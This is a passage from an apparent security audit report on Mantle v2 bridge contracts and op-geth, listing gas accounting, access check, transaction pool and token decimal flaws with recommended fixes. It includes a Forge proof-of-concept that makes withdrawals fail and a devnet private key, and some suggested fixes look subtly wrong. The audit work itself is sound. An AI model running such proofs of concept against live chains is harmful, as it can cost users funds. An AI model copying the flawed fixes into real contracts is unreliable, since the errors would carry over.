279:         if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas == nil && args.GasPrice == nil
{
280:             gasFeeCap = gasPriceForEstimate.ToInt()
281:             gasTipCap = gasPriceForEstimate.ToInt()
282:         }
283:     }
```

Description

BradMoonUESTC: A critical logical flaw has been identified within the gas price estimation logic, specifically in the handling of user inputs for gas price (**`GasPrice`**), maximum fee per gas (**`MaxFeePerGas`**), and maximum priority fee per gas (**`MaxPriorityFeePerGas`**). The code aims to estimate transaction costs under various conditions by adjusting **`gasPrice`**, **`gasFeeCap`**, and **`gasTipCap`** based on the presence or absence of these user inputs. The vulnerability arises when none of the user inputs (**`GasPrice`**, **`MaxFeePerGas`**, **`MaxPriorityFeePerGas`**) are provided. The intended logic attempts to use a default gas price (**`gasPriceForEstimate`**) as a fallback. However, due to the sequential checks and absence of a condition to recognize when the default value has already been applied, the **`gasFeeCap`** and **`gasTipCap`** can be improperly set to the **`gasPriceForEstimate`** value, even after **`gasPrice`** has been set. This results in a scenario where the transaction's gas cost estimation does not reflect the actual conditions or intentions of the user, potentially leading to incorrect gas fee estimations.

Vulnerable Code Section:

```
if args.GasPrice == nil && gasPrice.Cmp(common.Big0) == 0 {
    gasPrice = gasPriceForEstimate.ToInt()
}
// Further logic that can override gasFeeCap and gasTipCap
// even after setting them to a default value
if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas == nil && args.GasPrice == nil {
    gasFeeCap = gasPriceForEstimate.ToInt()
    gasTipCap = gasPriceForEstimate.ToInt()
}
```

Recommendation

BradMoonUESTC: To mitigate this vulnerability and ensure the gas price estimation logic correctly reflects the user's intentions or defaults in the absence of specific inputs, a modification to the logic is recommended. Introduce a boolean flag that tracks whether the default gas price has been set, preventing further overrides unless explicitly required by the user's input. Here's an example of how the code can be adjusted:

```
defaultGasPriceSet := false // Initialize a flag to track if the default gas price is set

if args.GasPrice == nil && gasPrice.Cmp(common.Big0) == 0 {
    gasPrice = gasPriceForEstimate.ToInt()
    defaultGasPriceSet = true // Mark that the default gas price has been set
}

// Adjust the logic to consider the flag before setting gasFeeCap and gasTipCap
if !defaultGasPriceSet && args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas == nil && args.Gas
Price == nil {
    gasFeeCap = gasPriceForEstimate.ToInt()
    gasTipCap = gasPriceForEstimate.ToInt()
}

// Ensure further logic respects this flag to prevent unintended overrides
```

Client Response

client response for BradMoonUESTC: Acknowledged - Acknowledged. We will fix it soon.

MNT-14:L1 and L2 `CrossDomainMessenger` calls target with insufficient gas and transactions can fail completely causing loss of funds

Category	Severity	Client Response	Contributor
Logical	Medium	Fixed	HollaDieWaldfee

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol#L254

```
254: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _ethValue, _message);
```

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L258

```
258: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _message);
```

- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L157

```
157: uint64 public constant RELAY_RESERVED_GAS = 140_000;
```

Description

HollaDieWaldfee: The constants in **`CrossDomainMessenger`** that are used for gas accounting are the following:

```
    /**
     * @notice Constant overhead added to the base gas for a message.
     */
    uint64 public constant RELAY_CONSTANT_OVERHEAD = 200_000;


    /**
     * @notice Numerator for dynamic overhead added to the base gas for a message.
     */
    uint64 public constant MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR = 64;


    /**
     * @notice Denominator for dynamic overhead added to the base gas for a message.
     */
    uint64 public constant MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR = 63;


    /**
     * @notice Extra gas added to base gas for each byte of calldata in a message.
     */
    uint64 public constant MIN_GAS_CALLDATA_OVERHEAD = 16;


    /**
     * @notice Gas reserved for performing the external call in `relayMessage`.
     */
    uint64 public constant RELAY_CALL_OVERHEAD = 40_000;


    /**
     * @notice Gas reserved for finalizing the execution of `relayMessage` after the safe call.
     */
    uint64 public constant RELAY_RESERVED_GAS = 140_000;


    /**
     * @notice Gas reserved for the execution between the `hasMinGas` check and the external
     *         call in `relayMessage`.
     */
    uint64 public constant RELAY_GAS_CHECK_BUFFER = 5_000;
```

For this issue, only the **`RELAY_RESERVED_GAS = 140_000`** and **`RELAY_GAS_CHECK_BUFFER = 5_000`** are relevant. **`RELAY_RESERVED_GAS`** has been increased from **`40_000`** in Optimism to **`140_000`** to account for two calls to **`approve()`**, each consuming **`50_000`** gas.
In **`L1CrossDomainMessenger`** and **`L2CrossDomainMessenger`**, it can be observed that one **`approve()`** call is before the external call to the target and the other **`approve()`** call is after the external call to the target.

```
        if (_mntValue!=0){
            IERC20(L1_MNT_ADDRESS).approve(_target, _mntValue);
        }
        xDomainMsgSender = _sender;
        bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _ethValue, _messag
e);
        xDomainMsgSender = Constants.DEFAULT_L2_SENDER;
        if (_mntValue!=0){
            IERC20(L1_MNT_ADDRESS).approve(_target, 0);
        }
```

Accounting for both calls to **`approve()`** in the **`RELAY_RESERVED_GAS`** constant is only correct if both **`approve()`** calls were AFTER the external call to the target, since **`RELAY_RESERVED_GAS`** reserves the gas for AFTER the call to the target. Instead, the first call to **`approve()`** must be accounted for in **`RELAY_GAS_CHECK_BUFFER`**.
This becomes obvious from reading the documentation of both constants:

```
    /**
>    * @notice Gas reserved for finalizing the execution of `relayMessage` after the safe call.
     */
    uint64 public constant RELAY_RESERVED_GAS = 140_000;


    /**
>    * @notice Gas reserved for the execution between the `hasMinGas` check and the external
     *         call in `relayMessage`.
     */
    uint64 public constant RELAY_GAS_CHECK_BUFFER = 5_000;
```

What the current logic does is that it restricts the gas that is passed to the **`target`** to less than the specified **`_minGasLimit`**.
This is a problem for multiple reasons:

1. The logic in the target may depend on the gas that is passed. The guarantee from the CrossDomainMessenger is to never pass along less than **`_minGasLimit`**. If this guarantee does not hold, an unintended execution path may be taken, possibly resulting in a loss of funds for the user / application.
2. When sending a message, users have to overpay for gas in all cases. The actual gas that the target is called with is less than they have paid for. This is a loss of funds that accumulates over the number of transactions. Based on the gas price of 60 gwei at time of writing, and ETH price of $3950, 50_000 gas cost roughly $11. This is the price that every transaction overpays.
3. Failed transactions need to be replayed, incurring additional gas fees. This cost is only bounded by the block gas limit, and a very expensive transaction may cost a hundred dollars or more to replay.
4. The subtraction **`gasleft() - RELAY_RESERVED_GAS`** may revert due to underflow and the transaction fails, without the ability to replay it. This also is a direct loss of funds and breaks a core mechanism of the CrossDomainMessenger contracts, which is that by going through the **`basGas()`** calculation, transactions can never fail in **`relayMessage()`** and will at least be replayable.

Let's consider a simple example where `CrossDomainMessenger.sendMessage()` is called for a message that specifies 9k gas as its `_minGasLimit` and a length of 0 bytes (it might just call the fallback function).
The `baseGas()` calculation then calculates `200k + 0*16 + 9k * 64 / 63 + 40k + 140k + 5k = 394_142`.
When the `relayMessage()` function is called with this amount and once the `gasleft() - RELAY_RESERVED_GAS` line has been reached, `RELAY_CONSTANT_OVERHEAD` can be spent. Also the first `approve()` has been called along with the 5k for `RELAY_GAS_CHECK_BUFFER` after the gas check. `gasLeft()` would thus be `394k - 200k - 50k - 5k = 139k`, and `gasLeft() - RELAY_RESERVED_GAS` would underflow and revert.
The same calculation applies when the `_minGasLimit` is higher and the first 3 scenarios can occur.

Recommendation

HollaDieWaldfee: The issue is fixed by reducing the `RELAY_RESERVED_GAS` constant from `140_000` to `90_000`.
This accounts for the `40_000` gas that Optimism reserves natively for the execution after the external call, and an additional `50_000` gas for the `approve()` call that is specific to Mantle.
The `50_000` gas for the first call to `approve()` must be accounted for in the `RELAY_GAS_CHECK_BUFFER` variable.
This is the variable that accounts for the gas cost immediately before the external call.

```
    /**
     * @notice Gas reserved for finalizing the execution of `relayMessage` after the safe call.
     */
-    uint64 public constant RELAY_RESERVED_GAS = 140_000;
+    uint64 public constant RELAY_RESERVED_GAS = 90_000;


    /**
     * @notice Gas reserved for the execution between the `hasMinGas` check and the external
     *         call in `relayMessage`.
     */
-    uint64 public constant RELAY_GAS_CHECK_BUFFER = 5_000;
+    uint64 public constant RELAY_GAS_CHECK_BUFFER = 55_000;
```

Client Response

client response for HollaDieWaldfee: Fixed - https://github.com/mantlenetworkio/mantle-v2/pull/146 has fixed this issue.

MNT-15:Issues with `onlyEOA()` modifier breaking the intended design

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	0xRizwan

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/universal/StandardBridge.sol#L181-L184

```
181: require(
182:             msg.sender==tx.origin,
183:             "StandardBridge: msg sender must equal to tx origin"
184:         );
```

Description

0xRizwan: **`onlyEOA()`** modifier is used across different contracts to only allow the **`Externally owned wallet`** address from accessing functions. This means that smart wallet or contract addresses calling such EOA restricted functions will always revert.
However, the current implementation of **`onlyEOA`** has some big issues which is in need of discussion:
Below **`onlyEOA()`** is implemented in **`StandardBridge.sol`** which is an abstract contract.

```
    modifier onlyEOA() {
        require(
            !Address.isContract(msg.sender),
            "StandardBridge: function can only be called from an EOA"
        );
        require(
            msg.sender==tx.origin,
            "StandardBridge: msg sender must equal to tx origin"
        );
        _;
    }
```

`StandardBridge.sol` is inherited in contracts like **`L1StandardBridge.sol`** where **`onlyEOA()`** modifier has been used for functions like **`receive()`**, **`depositETH()`**, **`depositMNT()`**, **`depositERC20()`**, **`bridgeETH()`**, **`bridgeMNT()`** and **`bridgeERC20()`** where these functions are restricted from calling by contract addresses.
Similarly, **`StandardBridge.sol`** is also inherited in contracts like **`L2StandardBridge.sol`** where **`receive()`**, **`withdraw()`**, **`bridgeETH()`**, **`bridgeMNT()`** and **`bridgeERC20()`** functions where calling of these functions is restricted from contract addresses.
There are 2 issues with **`onlyEOA()`** implementation.
Let's break both to understand the context like condition 1 and condition 2.
Issue 01:

```
    modifier onlyEOA() {

      . . . condition 1

        require(
@>            msg.sender==tx.origin,
            "StandardBridge: msg sender must equal to tx origin"
        );
        _;
    }
```

modifier `onlyEOA` is used to ensure calls are only made from EOA. However, **EIP 3074** suggests that using `onlyEOA` modifier to ensure calls are only from EOA might not hold true.
For `onlyEOA`, tx.origin is used to ensure that the caller is from an EOA and not a smart contract.
However, according to EIP 3074,

> *"This EIP introduces two EVM instructions AUTH and AUTHCALL. The first sets a context variable authorized based on an ECDSA signature. The second sends a call as the authorized account. This essentially delegates control of the externally owned account (EOA) to a smart contract."*

Therefore, using tx.origin to ensure msg.sender is an EOA will not hold true in the event EIP 3074 goes through.
Issue 01 Impact:
Using modifier `onlyEOA` to ensure calls are made only from EOA will not hold true in the event EIP 3074 goes through.
Issue 01 reference:
`https://github.com/sherlock-audit/2023-02-blueberry-judging/issues/21`
It should be noted that, condition 1 in `onkyEOA()` would be enough to check the EOA address.

```
    modifier onlyEOA() {
        require(
            !Address.isContract(msg.sender),
            "StandardBridge: function can only be called from an EOA"
        );

     . . . condition 2
        _;
    }
```

The onlyEOA modifier in the contract used openzeppelin `Address.isContract()` to check whether the address is EOA address or contract address.
The contracts has used openzeppelin version `4.7.3` where `Address.isContract` is shown as:

```
    function isContract(address account) internal view returns (bool) {
        return account.code.length > 0;
    }
```

The invert of this condition will be good enough to check EOA address.

Recommendation

0xRizwan: To avoid the above issues with current implementation of `onlyEOA()`, consider making below changes. In `StandardBridge.sol`,

```
    modifier onlyEOA() {
        require(
            !Address.isContract(msg.sender),
            "StandardBridge: function can only be called from an EOA"
        );
-        require(
-            msg.sender==tx.origin,
-            "StandardBridge: msg sender must equal to tx origin"
-        );
        _;
    }
```

and In `OptimismPortal.sol`,

```
    modifier onlyEOA() {
        require(
            !Address.isContract(msg.sender),
            "StandardBridge: function can only be called from an EOA"
        );
-        require(
-            msg.sender==tx.origin,
-            "StandardBridge: msg sender must equal to tx origin"
-        );
        _;
    }
```

There is no need to check EOA address two times in one modifier, given the reason above, its better to delete the condition now otherwise this modifier will always revert as cited the EIP reasons above.

Client Response

client response for 0xRizwan: Acknowledged - we will follow the suggestion and fix it.

MNT-16:Incorrect calldata gas estimation could lead to some deposits failing unexpectedly

Category	Severity	Client Response	Contributor
Logical	Medium	Fixed	plasmablocks

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol#L125

```
125: baseGas(_message, _minGasLimit),
```

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L258

```
258: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _message);
```

- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L514-L532

```
514: function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
515:         return
516:             // Constant overhead
517:             RELAY_CONSTANT_OVERHEAD +
518:             // Calldata overhead
519:             (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
520:             // Dynamic overhead (EIP-150)
521:             ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
522:                 MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
523:             // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
524:             // factors. (Conservative)
525:             RELAY_CALL_OVERHEAD +
526:             // Relay reserved gas (to ensure execution of `relayMessage` completes after the
527:             // subcontext finishes executing) (Conservative)
528:             RELAY_RESERVED_GAS +
529:             // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
530:             // opcode. (Conservative)
531:             RELAY_GAS_CHECK_BUFFER;
532:     }
```

Description

plasmablocks: When a user deposits funds on the **`L1StandardBridge`** the resulting **`depositTransaction`** has an expected gas fee on L2 calculated by **`CrossDomainMessenger::baseGas()`**. In the **`baseGas()`** calculation, the expected cost for the calldata is calculated like so:

```
(uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) + // messageLength * 16
```

This calculation only covers the gas for calldata during the execution of **`L2CrossDomainManager::relayMessage()`** but not the second call to the **`_target`** address on L2. This could result in unexpected L1 -> L2 deposit failures which could cost users extra gas spending and delays on successful deposits.

Recommendation

plasmablocks: Update the calldata overhead calculation to consider the calldata gas cost of both `**relayMessage**` and the external call to the `**_target**` address:

```
((uint64(_message.length) * 2) * MIN_GAS_CALLDATA_OVERHEAD) + // messageLength * 16
```

Client Response

client response for plasmablocks: Fixed - https://github.com/mantlenetworkio/mantle-v2/pull/120

MNT-17:Incorrect calculation of Cost for replacement transactions.

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	HollaDieWaldfee

Code Reference

- code/op-geth/core/txpool/txpool.go#L736

```
736: replL1Cost = replL1Cost.Add(cost, l1Cost)
```

Description

HollaDieWaldfee: Incorrect calculation of the L1 cost for a replacement transaction has been reported in the previous audit as MNT-27, however, with a "will fix later" tag. The problem is that the fix which is now implemented in the **`main`** branch is incorrect. The problem is that the cost of the replaced transcation **`replCost`** is assigned as the sum of the **`cost`** of the current transaction (which is incorrect and should be the **`replCost`**) + the L1 cost of the replaced transaction.

```
// txpool.go
if repl := list.txs.Get(tx.Nonce()); repl != nil {
    // Deduct the cost of a transaction replaced by this
    replCost := repl.Cost()
    if replL1Cost := pool.l1CostFn(repl.RollupDataGas(), repl.IsDepositTx(), repl.To()); replL1Cos
t != nil { // add rollup cost
        // @audit -> here "cost" is the current tx cost, not the replaced tx cost, "cost" should b
e replaced with "replCost"
        replCost = replCost.Add(cost, replL1Cost)
    ...
```

The impact is that invalid transactions can be accepted as valid, users can get into overdraft

Recommendation

HollaDieWaldfee:

```
@@ -735,7 +735,7 @@ func (pool *TxPool) validateTx(tx *types.Transaction, local bool) error {
    // Deduct the cost of a transaction replaced by this
    replCost := repl.Cost()
    if replL1Cost := pool.l1CostFn(repl.RollupDataGas(), repl.IsDepositTx(), repl.To()); replL1Cos
t != nil { // add rollup cost
-       replCost = replCost.Add(cost, replL1Cost)
+       replCost = replCost.Add(replCost, replL1Cost)
    }
    replMetaTxParams, err := types.DecodeAndVerifyMetaTxParams(repl, pool.chainconfig.IsMetaTxV2(p
ool.chain.CurrentBlock().Time))
```

Client Response

client response for HollaDieWaldfee: Acknowledged - We will fix it.

MNT-18:In `L2CrossDomainMessenger.relayMessage()`, `ethSuccess` is assigned twice and validated once

Category	Severity	Client Response	Contributor
Logical	Medium	Fixed	HollaDieWaldfee

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L253-L264

```
253: bool ethSuccess = true;
254:         if (_ethValue != 0) {
255:             ethSuccess = IERC20(Predeploys.BVM_ETH).approve(_target, _ethValue);
256:         }
257:         xDomainMsgSender = _sender;
258:         bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _messa
ge);
259:         xDomainMsgSender = Constants.DEFAULT_L2_SENDER;
260:         if (_ethValue != 0) {
261:             ethSuccess = IERC20(Predeploys.BVM_ETH).approve(_target, 0);
262:         }
263:
264:         if (success && ethSuccess) {
```

Description

HollaDieWaldfee: This finding refers to an incomplete fix for the MNT-32 issue in the previous secure3 private audit. MNT-32 only describes this issue for **`L1CrossDomainMessenger`** and so in PR98 the issue has only been fixed for **`L1CrossDomainMessenger`**.
However, the same issue still exists in **`L2CrossDomainMessenger`** (even though it has been marked as fixed in MNT-32).
`ethSuccess` is assigned twice but only checked after the second assignment:

```
        bool ethSuccess = true;
        if (_ethValue != 0) {
>>>     ethSuccess = IERC20(Predeploys.BVM_ETH).approve(_target, _ethValue);
        }
        xDomainMsgSender = _sender;
        bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _messag
e);
        xDomainMsgSender = Constants.DEFAULT_L2_SENDER;
        if (_ethValue != 0) {
>>>     ethSuccess = IERC20(Predeploys.BVM_ETH).approve(_target, 0);
        }


>>>     if (success && ethSuccess) {
```

As a result, the first assignment of **`ethSuccess`** is overridden with the second assignment.

Recommendation

HollaDieWaldfee: To check both results, `ethSuccess` must be checked after each assignment.

Client Response

client response for HollaDieWaldfee: Fixed - Already fixed in https://github.com/mantlenetworkio/mantle-v2/pull/128

MNT-19:Hardcoding Gas may cause failure

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	SerSomeone

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L514-532

```
514: function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
515:         return
516:             // Constant overhead
517:             RELAY_CONSTANT_OVERHEAD +
518:             // Calldata overhead
519:             (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
520:             // Dynamic overhead (EIP-150)
521:             ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
522:                 MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
523:             // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
524:             // factors. (Conservative)
525:             RELAY_CALL_OVERHEAD +
526:             // Relay reserved gas (to ensure execution of `relayMessage` completes after the
527:             // subcontext finishes executing) (Conservative)
528:             RELAY_RESERVED_GAS +
529:             // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
530:             // opcode. (Conservative)
531:             RELAY_GAS_CHECK_BUFFER;
532:     }
```

Description

SerSomeone: When sending a message between chains using the cross domain messenger - **`baseGas`** is calculated to insure the that there should be enough gas for the message to be succesfull and replayable if not. The **`baseGas`** includes calldata overhead specified EIP-2028

```
    function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
----------------
            // Calldata overhead
            (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
----------------
```

Its important to note that calldata consumes gas from EOA transaction data and ***NOT BETWEEN CONTRACT CALLS***. This means that when contract **`A`** calls contract **`B`** with a large payload - calldata gas will not be spent.
L1->L2 transaction:

- The calculation is correct because L2 EOA will directly call L2CrossDomainMessenger

L2->L1 Withdrawals:

- In this case, the user supplied the withdrawal data to OptimismPortal **`finalizeWithdrawalTransaction`** and calldata overhead will be spent ***BEFORE*** the **`callWithMinGas`** to **`L1CrossDomainMessenger`**.

```
    function finalizeWithdrawalTransaction(Types.WithdrawalTransaction memory _tx)
        external
        whenNotPaused
    {
-------------- < GAS OVERHEAD ALREADY SPENT
        // Grab the proven withdrawal from the `provenWithdrawals` map.
        bytes32 withdrawalHash = Hashing.hashWithdrawal(_tx);
--------------
        bool success = SafeCall.callWithMinGas(_tx.target, _tx.gasLimit, _tx.ethValue, _tx.data);
--------------
```

Therefore in L2->L1 withdrawals the baseGas calculation incorrectly adds the calldata overhead.
Addionally - the hashing overhead is in OptimismPortal is also not accounted for.
This means that if **`calldata overhead + hashing overhead + _tx.gasLimit > 30_000_000`** withdrawals cannot be executed.
In the bellow POC I show a withdrawal that will fail in OptisimPortal with the error **`SafeCall: Not enough gas`**
Create a devnet and add the following script to **`packages/contracts-bedrock/scripts/poc.s.sol`**

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Script, console} from "forge-std/Script.sol";
import { SafeCall } from "../contracts/libraries/SafeCall.sol";
import { Types } from "../contracts/libraries/Types.sol";
import { Hashing } from "../contracts/libraries/Hashing.sol";


interface IL2Messenger {
    function sendMessage(address target, bytes memory message, uint32 gasLimit) external payable;
    function messageNonce() external view returns (uint256);
    function baseGas(bytes calldata _message, uint32 _minGasLimit) external pure returns (uint64);
}

library Util {
    function getMsg() public returns (bytes memory){
        // Generate a 130_000 long payload
        uint256 len = 130_000;
        bytes memory something = new bytes(len);
        assembly {
            let data := add(something, 0x20)

            for { let i := 0 } lt(i, len) { i := add(i, 32) } {
                mstore(add(data, i), 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffff)
            }
        }
        require(something.length == len, "length not the same");
        return something;
    }
}

contract OptimismPortalMock {
        function finalizeWithdrawalTransaction(Types.WithdrawalTransaction memory _tx) external  {

            // Spend some gas on hashing the TX.
            bytes32 withdrawalHash = Hashing.hashWithdrawal(_tx);

            // Call the target. This will revert because gasLimit is higher then block gas limit m
inus gas used.
            bool success = SafeCall.callWithMinGas(_tx.target, _tx.gasLimit, _tx.value, _tx.data);

        }
}

contract L1Script is Script {
```

export the PK and RPC urls for the devnet:

```
export PK=0xac0974bec39a17e36ba4a6b4d238ff944bacb478cbed5efcae784d7bf4f2ff80
export L2_RPC_URL=http://127.0.0.1:9545
export L1_RPC_URL=http://127.0.0.1:8545
```

Get the baseGas from sending the message in L2:

```
forge script --rpc-url=$L2_RPC_URL scripts/poc.s.sol:L2Script --broadcast
```

Extract the gas printed via console.log
Now execute L1Script to mock (less expesince) sending the transaction to OptimismPortal. Change with the above extracted baseGas

```
forge script --rpc-url=$L1_RPC_URL scripts/poc.s.sol:L1Script --broadcast -s $(cast calldata "call FinalizeWithdrawalTransaction(uint256)" <BASEGAS>) --gas-limit 30000000
```

You will see the error

```
revert: SafeCall: Not enough gas
```

Recommendation

SerSomeone: Consider in **`L2CrossDomainMessenger`** capping the baseGas calculation to a number that should be fine on L1 OptimismPortal such as **`±20_000_000`**

Client Response

client response for SerSomeone: Acknowledged - we will follow the suggestion and fix it.

MNT-20:Decimals issue

Category	Severity	Client Response	Contributor
Logical	Medium	Declined	plasmablocks

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1StandardBridge.sol#L798-L845

```
798: function _initiateBridgeERC20(
799:         address _localToken,
800:         address _remoteToken,
801:         address _from,
802:         address _to,
803:         uint256 _amount,
804:         uint32 _minGasLimit,
805:         bytes memory _extraData
806:     ) internal override {
807:         require(_localToken != address(0) && _remoteToken != Predeploys.BVM_ETH,
808:             "L1StandardBridge: BridgeERC20 do not support ETH bridging.");
809:         require(_localToken != L1_MNT_ADDRESS && _remoteToken != address(0x0),
810:             "L1StandardBridge: BridgeERC20 do not support MNT bridging.");
811:
812:         if (_isOptimismMintableERC20(_localToken)) {
813:             require(
814:                 _isCorrectTokenPair(_localToken, _remoteToken),
815:                 "StandardBridge: wrong remote token for Optimism Mintable ERC20 local token"
816:             );
817:
818:             OptimismMintableERC20(_localToken).burn(_from, _amount);
819:         } else {
820:             IERC20(_localToken).safeTransferFrom(_from, address(this), _amount);
821:             deposits[_localToken][_remoteToken] = deposits[_localToken][_remoteToken] + _amoun
t;
822:         }
823:
824:         // Emit the correct events. By default this will be ERC20BridgeInitiated, but child
825:         // contracts may override this function in order to emit legacy events as well.
826:         _emitERC20BridgeInitiated(_localToken, _remoteToken, _from, _to, _amount, _extraData);
827:         uint256 zeroMNTValue = 0;
828:         MESSENGER.sendMessage(
829:             zeroMNTValue,
830:             address(OTHER_BRIDGE),
831:             abi.encodeWithSelector(
832:                 L2StandardBridge.finalizeBridgeERC20.selector,
833:                 // Because this call will be executed on the remote chain, we reverse the order
of
834:                 // the remote and local token addresses relative to their order in the
835:                 // finalizeBridgeERC20 function.
836:                 _remoteToken,
837:                 _localToken,
838:                 _from,
839:                 _to,
840:                 _amount,
841:                 _extraData
842:             ),
843:             _minGasLimit
844:         );
845:     }
```

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2StandardBridge.sol#L304-L352

```
304: function _initiateBridgeERC20(
305:         address _localToken,
306:         address _remoteToken,
307:         address _from,
308:         address _to,
309:         uint256 _amount,
310:         uint32 _minGasLimit,
311:         bytes memory _extraData
312:     ) internal override {
313:         require(msg.value==0, "L2StandardBridge: the MNT value should be zero. ");
314:         require(_localToken != Predeploys.BVM_ETH && _remoteToken != address(0),
315:             "L2StandardBridge: BridgeERC20 do not support ETH bridging.");
316:         require(_localToken != address(0x0) && _remoteToken != L1_MNT_ADDRESS,
317:             "L2StandardBridge: BridgeERC20 do not support MNT bridging.");
318:
319:         if (_isOptimismMintableERC20(_localToken)) {
320:             require(
321:                 _isCorrectTokenPair(_localToken, _remoteToken),
322:                 "StandardBridge: wrong remote token for Optimism Mintable ERC20 local token"
323:             );
324:
325:             OptimismMintableERC20(_localToken).burn(_from, _amount);
326:         } else {
327:             IERC20(_localToken).safeTransferFrom(_from, address(this), _amount);
328:             deposits[_localToken][_remoteToken] = deposits[_localToken][_remoteToken] + _amoun
t;
329:         }
330:
331:         // Emit the correct events. By default this will be ERC20BridgeInitiated, but child
332:         // contracts may override this function in order to emit legacy events as well.
333:         _emitERC20BridgeInitiated(_localToken, _remoteToken, _from, _to, _amount, _extraData);
334:
335:         MESSENGER.sendMessage(
336:             0,
337:             address(OTHER_BRIDGE),
338:             abi.encodeWithSelector(
339:                 this.finalizeBridgeERC20.selector,
340:                 // Because this call will be executed on the remote chain, we reverse the order
of
341:                 // the remote and local token addresses relative to their order in the
342:                 // finalizeBridgeERC20 function.
343:                 _remoteToken,
344:                 _localToken,
345:                 _from,
346:                 _to,
347:                 _amount,
348:                 _extraData
349:             ),
350:             _minGasLimit
351:         );
352:     }
```

Description

plasmablocks: When a user wants to bridge an ERC20 token both the **`L1StandardBridge`** and **`L2StandardBridge`** have a **`_initiateBridgeERC20()`** and **`finalizeBridgeERC20()`** methods which handles the accounting of burning and minting **`OptimismMintableERC20`** tokens during the bridging process. The **`_amount`** being bridged is never adjusted for potential

decimal differences between the `localToken` and `remoteToken` pair. This could result in the incorrect amount of funds being bridged and cause users to either lose funds or receive more funds then intended.
For example, if an `OptimismMintableERC20` version of USDC on the L2 with a pair to USDC on L1 (6 decimals) was created the accounting of transfers would be incorrect.

Recommendation

plasmablocks: There are a couple of potential approaches to consider:

1. Consider enforcing the `_remoteToken` and `_localToken` have the same number of decimal on calls to `_initiateBridgeERC20()` and `finalizeBridgeERC20()`.
2. Add a utility method to `_initiateBridgeERC20()` calls on both the `L1StandardBridge` and `L2StandardBridge` to correctly adjust the specified `_amount` being bridged if `_remoteToken` and `_localToken` have a different number of decimals. Here is an example method:

```
/// @notice Convert value to desired output decimals representation.
/// @param input          Input amount.
/// @param inputDecimals  Number of decimals in the input.
/// @param outputDecimals Desired number of decimals in the output.
/// @return `input` in `outputDecimals`.
function _convertDecimals(uint256 input, uint256 inputDecimals, uint256 outputDecimals) internal p
ure returns (uint256) {
    if (inputDecimals > outputDecimals) {
        return input / (10 ** (inputDecimals - outputDecimals));
    } else {
        return input * (10 ** (outputDecimals - inputDecimals));
    }
}
```

`L1StandardBridge::_initiateBridgeERC20()` could then be update like so:

```
{
    function _initiateBridgeERC20(
        address _localToken,
        address _remoteToken,
        address _from,
        address _to,
        uint256 _amount,
        uint32 _minGasLimit,
        bytes memory _extraData
    ) internal override {
        require(_localToken != address(0) && _remoteToken != Predeploys.BVM_ETH,
            "L1StandardBridge: BridgeERC20 do not support ETH bridging.");
        require(_localToken != L1_MNT_ADDRESS && _remoteToken != address(0x0),
            "L1StandardBridge: BridgeERC20 do not support MNT bridging.");


        if (_isOptimismMintableERC20(_localToken)) {
            require(
                _isCorrectTokenPair(_localToken, _remoteToken),
                "StandardBridge: wrong remote token for Optimism Mintable ERC20 local token"
            );

            _amount = _convertDecimals(_amount, IERC20(_localToken).decimals(), 1e18); // remoteTo
ken is 18 decimals

            OptimismMintableERC20(_localToken).burn(_from, _amount);
        } else {
            IERC20(_localToken).safeTransferFrom(_from, address(this), _amount);
            deposits[_localToken][_remoteToken] = deposits[_localToken][_remoteToken] + _amount;
        }

        ...
    }
```

`L1StandardBridge::finalizeBridgeERC20()` would then be update like also:

```
    function finalizeBridgeERC20(
        address _localToken,
        address _remoteToken,
        address _from,
        address _to,
        uint256 _amount,
        bytes calldata _extraData
    ) public onlyOtherBridge override {
        if (_isOptimismMintableERC20(_localToken)) {
            require(
                _isCorrectTokenPair(_localToken, _remoteToken),
                "StandardBridge: wrong remote token for Optimism Mintable ERC20 local token"
            );

